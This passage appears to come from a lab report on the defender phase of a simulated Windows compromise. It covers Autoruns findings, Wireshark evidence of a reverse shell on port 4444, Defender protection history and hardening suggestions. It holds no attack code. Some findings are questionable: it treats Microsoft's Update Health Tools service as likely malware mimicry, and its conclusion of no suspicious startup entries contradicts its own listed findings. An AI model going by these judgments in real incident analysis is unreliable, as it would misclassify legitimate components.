
A screenshot of a computer

AI-generated content may be incorrect.

*Screenshot 3.a: Logon tab findings*

**ii. Scheduled Tasks Tab – Unusual/Missing Entries**

* **Entry Found:** MusNotification.exe
  + Path: C:\Windows\System32\MusNotification.exe
  + Status: *File not found*
* **Explanation:** This task is normally used by Microsoft to notify users of updates. If missing or tampered, it may indicate:
  + A legitimate file was removed post-execution (common in malware cleanup attempts).
  + Or a malicious scheduled task disguised as a system one and then deleted to hide traces.
* **Another Entry:** wmpnssg.exe (Windows Media Player Network Sharing)
  + Publisher: Not verified
* **Concern:** While it may be legitimate, the absence of a digital signature and unknown activity schedule make it suspicious.
* **Action:** Should be validated and monitored.



*Screenshot 3.b: Scheduled Tasks tab findings*

**iii. Services Tab – Unverified/Unexpected Executables**

* **Suspicious Service:**
  + Name: ushsvc.exe
  + Path: C:\Program Files\Microsoft Update Health Tools\ushsvc.exe
  + Publisher: Not Verified
* **Concern:** Malware often uses names mimicking system processes. The lack of digital signature and unusual install location makes this service questionable.
* **Another Noteworthy Service:**
  + Name: SQLWriter
  + Path: C:\Program Files\Microsoft SQL Server\90\Shared\sqlwriter.exe
  + Note: Even though it may seem legit, if you never installed SQL Server, its presence could be suspicious.
* **Action:** If the services are not expected by the user or organization, they should be disabled and investigated.


A screenshot of a computer

AI-generated content may be incorrect.

*Screenshot 3.c: Services tab findings*

**iv. Drivers Tab – Tampered Kernel Modules**

* **Missing Driver Entry:**
  + Name: SysmonDrv
  + Path: *File not found: SysmonDrv.sys*
* **Explanation:** Sysmon is used to monitor and log system activities. If its driver is missing or corrupted, it could be a sign that malware attempted to evade detection by disabling logging.
* **Another Entry:**
  + Driver Name: atmfd.dll (Adobe Type Manager Font Driver)
  + Status: Missing
  + Risk: This DLL has been involved in past vulnerabilities and is often a target or tool for privilege escalation attacks.




*Screenshot 3.d: Drivers tab findings*

***Step 3: Network Analysis with Wireshark***

*3.1 Captured Network Traffic*

* Observed outbound traffic initiated by payload.exe.
* Detected reverse shell connection to the attacker’s IP.
  + Protocol: TCP
  + Port: 4444 (used in Meterpreter reverse shell)
  + Suspicious session established immediately after payload execution.
* No DNS tunneling or excessive beacons observed.



*Screenshot 4: Network Analysis with Wireshark*

***Step 4: Checking Windows Defender History***

*4.1 Opened Windows Security > Protection History*

* Found multiple alerts:
  + Threat Blocked and Threat Quarantined (matching timestamps with payload execution)

A screenshot of a computer

AI-generated content may be incorrect.

*Screenshot 5.a: Protection history*

* Alerts confirm Defender detected and blocked the payload before full execution.
* Also observed:
  + Tamper Protection disabled
  + Real-Time Protection off
  + Firewall turned off
  + Indicates pre-attack preparation to evade detection

A screenshot of a computer

AI-generated content may be incorrect.

*Screenshot 5.b: Protection history*

***Step 7: Mitigation Suggestions***

* Enable Firewall and Defender before launching system.
* Use AppLocker to restrict execution from Downloads or Temp directories.
* Disable Macros and avoid auto-launching files from email attachments.
* Patch Exploited Software (e.g., browsers, Adobe Reader).
* Deploy EDR/SIEM solutions to correlate and detect future attack chains.
* Use email filters and sandboxing for suspicious attachments.

**Conclusion:**

In the defender phase, tools like **Autoruns** and **Process Explorer** helped identify suspicious activity. A non-Microsoft process (payload.exe) was found running from the Downloads folder with no valid parent process and disabled security features. No suspicious startup entries or DLLs were found. This indicates a manually executed payload without persistence, highlighting the need for continuous endpoint monitoring.